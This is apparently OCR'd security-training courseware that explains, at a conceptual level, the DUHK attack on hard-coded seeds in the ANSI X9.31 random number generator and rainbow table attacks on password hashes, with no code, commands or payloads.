
DUHK Attack

1. DUHK (Don't Use Hard-Coded Keys) is a **cryptographic vulnerability** that allows an attacker to **obtain encryption keys** used to secure VPNs and web sessions
2. This attack mainly affects any hardware/software using the ANSI X9.31 **random number generator** (RNG)
3. **Pseudorandom number generators** (PRNGs) generate random sequences of bits based on the initial secret value, called a seed, and the current state
4. Both these factors are the key issues of a DUHK attack as any attacker could combine ANSI X9.31 with the hard-coded seed key **to decrypt the encrypted data** sent or received by that device
5. Using this attack, attackers identify encryption keys and **steal confidential information**, such as critical business data, user credentials, and credit card details

DUHK Attack

Don't Use Hard-Coded Keys (DUHK) is a cryptographic vulnerability that allows attackers to obtain encryption keys used to secure VPNs and web sessions. This attack mainly affects any hardware/software using the ANSI X9.31 Random Number Generator (RNG). Pseudorandom number generators (PRNGs) generate random sequences of bits based on the initial secret value, called seed, and the current state. The PRNG algorithm generates cryptographic keys that are used to establish a secure communication channel over the VPN. In some cases, the seed key is hardcoded into the implementation. Both the factors are key issues of the DUHK attack, as any attacker can combine ANSI X9.31 with the hard-coded seed key to decrypt the encrypted data sent or received by that device.

Man-in-the-middle attackers use the DUHK attack to learn the seed value, observe the current session, and obtain the current state value. Using this attack, attackers can identify encryption keys and steal confidential information such as critical business data, user credentials, and credit card details.



Rainbow Table Attack


- A rainbow table attack is a type of cryptography attack where an **attacker uses a rainbow table to reverse cryptographic hash functions**
- A rainbow table is a **precomputed table** that **contains word lists** like dictionary files and brute force lists and their hash values
- It uses the **cryptanalytic time-memory trade-off technique** to crack the cryptography, which requires less time than some other techniques
- An attacker computes the hash for a list of possible passwords and compares it to the precomputed hash table (rainbow table). If the attacker find a match, **they can crack the password**

Rainbow Table Attack

A rainbow table attack is a type of cryptography attack whereby an attacker uses a rainbow table for reversing cryptographic hash functions. A rainbow table attack uses the cryptanalytic time-memory trade-off technique, which is less time consuming than other techniques. It uses already calculated information stored in memory for encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, called a rainbow table, in advance.

A rainbow table contains word lists such as dictionary files and brute-force lists and their hash values. It is a lookup table particularly used for recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

An attacker computes the hash for a list of possible passwords and compares it with the pre-computed hash table (rainbow table). If a match is found, then he/she can crack the password. It is easy to recover passwords by comparing the captured password hashes with pre-computed tables.



